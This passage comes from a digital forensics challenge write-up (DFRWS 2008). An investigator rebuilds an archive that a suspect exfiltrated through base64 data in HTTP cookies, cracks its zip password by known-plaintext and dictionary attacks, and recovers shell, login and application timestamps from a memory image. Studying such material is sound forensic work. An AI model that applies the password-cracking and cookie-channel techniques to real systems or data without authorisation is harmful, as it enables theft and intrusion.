Figure 13 shows the preprocessing of suspect.pcap with a tshark<sup>7</sup> read filter. This read filter selects http

```

devin@rubuntu: ~/Desktop/DFRWS08Challenge/dfrrs2008/response_data/testing
File Edit View Terminal Tabs Help

devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrrs2008/response_data/testing$ tshark -r suspect.pcap -R "ip.dst == 219.93.175.67 && http" -T 'pdml' > packets2.xml
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrrs2008/response_data/testing$ ruby parsecookies.rb packets2.xml > archive2.zip
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrrs2008/response_data/testing$ unzip -l archive2.zip
Archive:  archive2.zip
  Length   Date    Time    Name
  -----  -
    141824  12-08-07 08:19  mnt/hgfs/Admin_share/acct_prem.xls
    100864  12-08-07 08:09  mnt/hgfs/Admin_share/domain.xls
     2395   08-05-00 10:54  mnt/hgfs/Admin_share/ftp.pcap
  -----  -
    245083                3 files
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrrs2008/response_data/testing$

```

Figure 13 recovering archive.zip

<sup>7</sup> tshark is a command line based version of wireshark that is useful for scripting.

packets destined for the open proxy server and saves them to an xml file in pdml<sup>8</sup> format. This output is then processed by parsecookies.rb (Figure 14) and archive.zip is produced. Finally the archive contents are listed.

Although the files within the archive can be listed, they are still encrypted. The process used to decrypt/crack this file is discussed in Appendix B.

```
#!/usr/bin/ruby
require 'rexml/document'
require "base64"

include REXML
file = File.new(ARGV[o])
doc = Document.new(file)
ret = String.new
tstring = String.new
a = Array.new
doc.elements.each("*/packet/proto/field") { |element|
  s=element.attributes["show"]

  if s =~ /Sessid=|RMID=|CVal=/
    #need to remove duplicates
    print s.gsub(/CVal=|Sessid=|RMID=/,"").unpack('m') unless s == tstring
    tstring = s
  end
}
```

**Figure 14 parsecookies.rb**

---

<sup>8</sup> pdml is an xml based mark up that describes a standard markup language for packet captures.



# Appendix B. Decrypting Archive.zip

ElcomSoft's Advance Archive Recovery Tool (ARCHPR Evaluation version) was ideal in both dictionary and in known plaintext modes. One of the files (ftp.pcap) was found and recovered intact from Memory. It had a file signature associated with NetXRay or NA Sniffer for Windows. This file was extracted from challenge.mem intact starting at offset FE5400 (2,395 bytes) and then zipped up using a Linux zip utility. This plaintext zip file was then fed into ARCHPR and the rest of the archive was decrypted using a known plaintext attack(Figure 15). Alternatively the Scalpel utility successfully extracted this file. See the scalpel.conf file that accompanies this paper.




Figure 15 Plaintext using ftp.pcap

In addition to the plaintext mode, the default dictionary was used in a dictionary attack and the password was revealed to be rhubarb (Figure 16).




Figure 16 Dictionary attack

Figure 17 shows views of the files found within archive.zip. Figure 18 shows some interesting file properties. MS Office 2007 does not show the Author when looking at the file's properties.




Figure 17 Decrypted [ftp.pcap](#), [domain.xls](#), and [acct\\_prem.xls](#)




Figure 18 acct\_prem.xls properties

# Appendix C. Timestamps and Memory

## Gnome-terminal time stamps

While examining memory for bash commands, it was apparent that in several instances a numeric 10 digit value followed the command string. This value turns out to be a timestamp. This behavior was also reproduced in a default instance of CentOS5 with similar results. The timestamp corresponds to the execution of a given program within the terminal application. Figure 19 shows the conversion of this value to local time. Figure 20 shows one such entry as viewed in hexedit<sup>9</sup> while Figure 21 illustrates the use of a custom ruby script (checktimestamps.rb) which associates command run from gnome-terminal with a timestamp. The netstat -tupan command and the associated timestamp are circled.




Figure 19 Interactive Ruby (IRB) prompt showing timestamp converted to local time

---

<sup>9</sup> hexedit is a default CentOS text based application that allows editing and speedy searching binary files

```

devin@ubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response_data
File Edit View Terminal Tabs Help
0C11F77C 2E 31 35 31 2E 31 00 08 19 00 00 00 A8 29 A1 08 28 5D A1 08 .151.1.....)..(..
0C11F790 B0 29 A1 08 3B 00 00 00 B0 56 A1 08 11 00 00 00 E0 5F A1 08 .)....V....._
0C11F7A4 41 0D 00 00 00 00 00 00 11 00 00 00 DF DF DF DF DF DF DF DF A.....
0C11F7B8 00 00 00 00 11 00 00 00 9C 1D 0D 08 A0 32 09 08 00 6C 6C 00 .....2....ll.
0C11F7CC 19 00 00 00 6E 65 74 73 74 61 74 20 2D 74 75 70 61 6E 00 08 ....netstat -tupan..
0C11F7E0 00 5D A1 08 21 00 00 00 60 2D A1 08 5D 30 3B 73 74 65 76 65 .]..!...`-..]0;steve
0C11F7F4 76 40 67 6F 6C 64 66 69 6E 67 65 72 3A 7E 00 00 11 00 00 00 v@goldfinger:~.....
0C11F808 23 31 31 39 37 38 36 32 36 33 34 00 11 00 00 00 1B 4F 41 00 #1197862634.....0A.
0C11F81C C0 37 A1 08 10 00 00 00 11 00 00 00 AD 1D 0D 08 90 32 09 08 .7.....2..
0C11F830 00 00 00 00 19 00 00 00 2F 65 74 63 2F 69 6E 70 75 74 72 63 .....etc/inputrc
0C11F844 00 36 7E 00 18 00 00 00 19 00 00 00 00 21 EF 00 60 21 EF 00 .6~.....!..`!..
0C11F858 45 4F 33 50 00 00 00 00 18 00 00 00 11 00 00 00 6D 1C 0D 08 E03P.....m...
0C11F86C D0 31 09 08 00 00 00 00 11 00 00 00 57 1C 0D 08 A0 36 09 08 .1.....W....6..
0C11F880 00 00 00 00 11 00 00 00 1A FA 0D 08 F0 40 0C 08 10 00 00 00 .....@.....
0C11F894 11 00 00 00 2A FA 0D 08 80 42 0C 08 10 00 00 00 11 00 00 00 ....*....B.....
0C11F8A8 1B 1C 0D 08 A0 3A 09 08 00 00 00 00 19 00 00 00 4C F9 0D 08 .....L...
0C11F8BC 10 73 0B 08 45 5B 31 37 3B 35 7E 00 18 00 00 00 11 00 00 00 .s..E[17;5~.....
0C11F8D0 44 F7 0D 08 40 30 0C 08 10 00 00 00 11 00 00 00 0D 1D 0D 08 D...@.....
0C11F8E4 00 33 09 08 00 00 00 00 11 00 00 00 1B 5B 3F 31 68 1B 3D 00 .3.....[?1h.=.
-%% challenge.mem --0xC11F713/0x11C00000-----

```

Figure 20 Time value in proximity to command string

```


devin@ubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing
File Edit View Terminal Tabs Help
devin@ubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing$ strings challenge.mem | grep -B1 -A1
'^#[0-9]\\{10\\}' > timestamps.txt; ruby checktimestamps.rb < timestamps.txt
E%.*):${PWD/#$HOME/~}"
**Timestamp:1197862137=Sun Dec 16 22:28:57 -0500 2007**
rchive.zip
--
n_US
**Timestamp:1197864251=Sun Dec 16 23:04:11 -0500 2007**
readline stdin
"\033]0;${USER}@${HOSTNAME%.*}:${PWD/#$HOME/~}"; echo -ne "\00P
**Timestamp:1197864123=Sun Dec 16 23:02:03 -0500 2007**
ease
--
o.com
**Timestamp:1197864820=Sun Dec 16 23:13:40 -0500 2007**
netstat -tupan
./xf
**Timestamp:1197862316=Sun Dec 16 22:31:56 -0500 2007**
consoletype
--
E025

```

Figure 21 . gnome-terminal timestamps and checktimestamps.rb

## File timestamps from ls commands

Figure 22 shows a grep statement used to find directory entries in memory that are likely the output of the ls command. In this example we see the last modified date for archive.zip and xfer.pl. The date on the temp directory would be consistent with the date the directory was created or perhaps the date that the permissions on this directory were modified.




```
devin@rubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response_data
File Edit View Terminal Tabs Help
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data$ strings challenge.mem | grep 'stevev stevev'
drwxrwx--- 3 stevev stevev 4.0K Dec  9 03:02 temp
-rwxrwx-r-- 1 stevev stevev 3.2K Dec 16 22:28 xfer.pl
-rw-r--r-- 1 stevev stevev 21K Dec 16 22:28 archive.zip
drwxr-xr-x 2 stevev stevev 4.0K Dec  8 03:24 Desktop
drwxrwx--- 3 stevev stevev 4.0K Dec  9 03:02
-rw-r--r-- 1 stevev stevev 21K Dec 16 22:28 archive.zip
drwxr-xr-x 2 stevev stevev 4.0K Dec  8 03:24 Desktop
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data$
```

Figure 22. grepped ls command used to determine mod time for files of interest

## Recovering wtmp

The wtmp log entries are valuable as they logins, logouts and reboots. Unfortunately, these entries are not as easily extracted using grep. Scalpel successfully carved wtmp records from memory using the scalpel.conf entries shown in Figure 23. 15 records were recovered of which 3 were either corrupt or invalid. These individual carved records were concatenated and viewed with the Linux native “*who*” command as shown in Figure 24.



```
devin@rubuntu: ~/scalpel-1.60
File Edit View Terminal Tabs Help
# WTMP entries for CentOS
  wtmp y 384 \x06\x00\x00\x00\xCF\x07\x00\x00\x74\x74\x79
  wtmp y 384 \x06\x00\x00\x00\xD7\x07\x00\x00\x74\x74\x79
  wtmp y 384 \x06\x00\x00\x00\xDA\x07\x00\x00\x74\x74\x79
  wtmp y 384 \x05\x00\x00\x00\xCF\x07\x00\x00\x00\x00\x00
  wtmp y 384 \x05\x00\x00\x00\x14\x05\x00\x00\x00\x00\x00
  wtmp y 384 \x01\x00\x00\x00\x00\x00\x00\x00\x7E\x7E
  wtmp y 384 \x08\x00\x00\x00\x46\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00
  wtmp y 384 \x02\x00\x00\x00\x00\x00\x00\x00\x7E\x00\x00\x00\x00\x00\x00
  wtmp y 384 \x01\x00\x00\x00\x35\x4E\x00\x00\x7E\x00\x00\x00\x00\x00\x00
  wtmp y 384 \x08\x00\x00\x00\x14\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00
  wtmp y 384 \x05\x00\x00\x00\xCF\x07\x00\x00\x00\x00\x00\x00\x00\x00
devin@rubuntu:~/scalpel-1.60$
```

Figure 23 Scalpel.conf (wtmp)

```
devin@rubuntu:~/scalpel-1.60/scalpel-output/wtmp$ who -a validwtmps.dat
LOGIN      tty1      2007-12-16 22:14      1999 id=1
LOGIN      tty2      2007-12-16 22:14      2007 id=2
LOGIN      tty2      2007-12-16 22:14      2007 id=2
LOGIN      tty3      2007-12-16 22:14      2010 id=3
           2007-12-16 22:14      1999 id=1
           2007-12-16 22:14      1300 id=l5
           run-level      2007-12-16 22:10      last=
           2007-12-16 22:14      326 id=si      term=0 exit=0
           system boot  2007-12-16 22:14
           run-level 5   2007-12-16 22:14      last=S
           2007-12-16 22:14      1300 id=l5      term=0 exit=0
devin@rubuntu:~/scalpel-1.60/scalpel-output/wtmp$
```

Figure 24 `who -a`


## Gnome panel and Nautilus launched applications

For a given gnome session, data associated with the application launched, an index number associated with the instance of the application as well as a timestamp is written to memory. Figure 25 shows a `grep` statement that will list those gnome applications launched from the gnome panel or nautilus. A portion of the gnome `STARTUP_ID` (ex: `_TIME3861725530`) appears to be an offset in milliseconds from an arbitrary base time. What is useful is the delta in milliseconds between commands. This can be used to provide an accurate sequence of events for gpanel and some nautilus usage. The results captured indicate that during the subject's last session, they had opened up

- Two instances of the terminal-application from nautilus<sup>10</sup> via the right-click context menu.
- Two instances of Firefox (htmlview)
- One instance of Ekiga<sup>11</sup>

<sup>10</sup> Nautilus is analogous to Windows Explorer.

<sup>11</sup> Ekiga is an open source VoIP and video conferencing application.



```
devin@rubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing
File Edit View Terminal Tabs Help
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing$ strings challenge.mem
| grep '_TIME[0-9]\{10\}' > gnometimes.txt; ruby testgnomeids.rb < gnometimes.txt
first command starts at Time 3864536883, gnome-panel/htmlview/2242-0-goldfinger
first command starts at Time 3864536883, goldfinger
+7 minutes, DESKTOP_STARTUP_ID=nautilus/gnome-terminal/2244-0-goldfinger
+7 minutes, nautilus/gnome-terminal/2244-0-goldfinger
+20 minutes, nautilus/gnome-terminal/2244-1-goldfinger
+24 minutes, gnome-panel/htmlview/2242-1-goldfinger
+24 minutes, DESKTOP_STARTUP_ID=gnome-panel/htmlview/2242-1-goldfinger
+67 minutes, e-panel/ekiga/2242-2-goldfinger
+67 minutes, gnome-panel/ekiga/2242-2-goldfinger
+67 minutes, ger
+67 minutes, :+ dfinger
+67 minutes, x@+          g*      STARTUP_ID=gnome-panel/ekiga/2242-2-goldfinger
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data/testing$
```


Figure 25 gnome-panel and nautilus usage using testgnomeids.rb



## Appendix D. Other interesting items not directly associated with the case

### Public IP used by VMware Host

Many applications leak private IP addresses handled via Network Address Translations. The reverse is also true. HTTP responses and application configurations will sometimes reflect the IP address on from the external interface. Ekiga settings show the external Comcast IP address (Figure 26, Figure 27) Figure 28 indicates that the IP Address source is in Pittsburgh, PA (probably very close to Carnegie Mellon University)

A terminal window titled 'devin@rubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response\_data/' with standard window controls. The terminal shows the command 'more %gconf.xml' being executed. The output is an XML snippet: '<?xml version="1.0"?><gconf> <entry name="public\_ip" mtime="1197865446" type="string"> <stringvalue>24.3.109.26</stringvalue> </entry></gconf>'. The prompt is 'devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response\_data/user\_files/.gconf/apps/ekiga/general/nat\$' followed by a cursor.

```
devin@rubuntu: ~/Desktop/DFRWS08Challenge/dfrws2008/response_data/
File Edit View Terminal Tabs Help
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data/user_files/.gco
nf/apps/ekiga/general/nat$ more %gconf.xml
<?xml version="1.0"?>
<gconf>
  <entry name="public_ip" mtime="1197865446" type="string">
    <stringvalue>24.3.109.26</stringvalue>
  </entry>
</gconf>
devin@rubuntu:~/Desktop/DFRWS08Challenge/dfrws2008/response_data/user_files/.gco
nf/apps/ekiga/general/nat$
```

Figure 26 Ekiga settings showing leaked VM host public IP.

```

devin@ubuntu: ~
File Edit View Terminal Tabs Help

devin@ubuntu:~$ whois 24.3.109.26
Comcast Cable Communications, Inc. EASTERSHORE-1 (NET-24-0-0-0-1)
                24.0.0.0 - 24.15.255.255
Comcast Cable Communications PENNSYLVANIA-10 (NET-24-3-0-0-1)
                24.3.0.0 - 24.3.255.255

# ARIN WHOIS database, last updated 2008-03-26 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
devin@ubuntu:~$

```

Figure 27 Comcast ISP

The screenshot shows the IP2Location website in a Mozilla Firefox browser window. The page title is "Free Product Demo | IP2Location™ - Mozilla Firefox". The address bar shows "http://www.ip2location.com/demo.aspx". The page content includes "Demo Instructions", a table of geolocation data for IP 24.3.109.26, and a search form.

**Demo Instructions**

1. Enter the IP addresses separated by a single space in the search box.
2. Press the "Find Location" button.

Note: Shortcut URL to this Demo for IP Address 1.2.3.4 is <http://www.ip2location.com/1.2.3.4>

IP Address	Country	Region	City	Latitude/Longitude	ZIP Code	Time Zone
24.3.109.26	UNITED STATES	PENNSYLVANIA	PITTSBURGH	40.4444 -79.9791	15122	-05:00
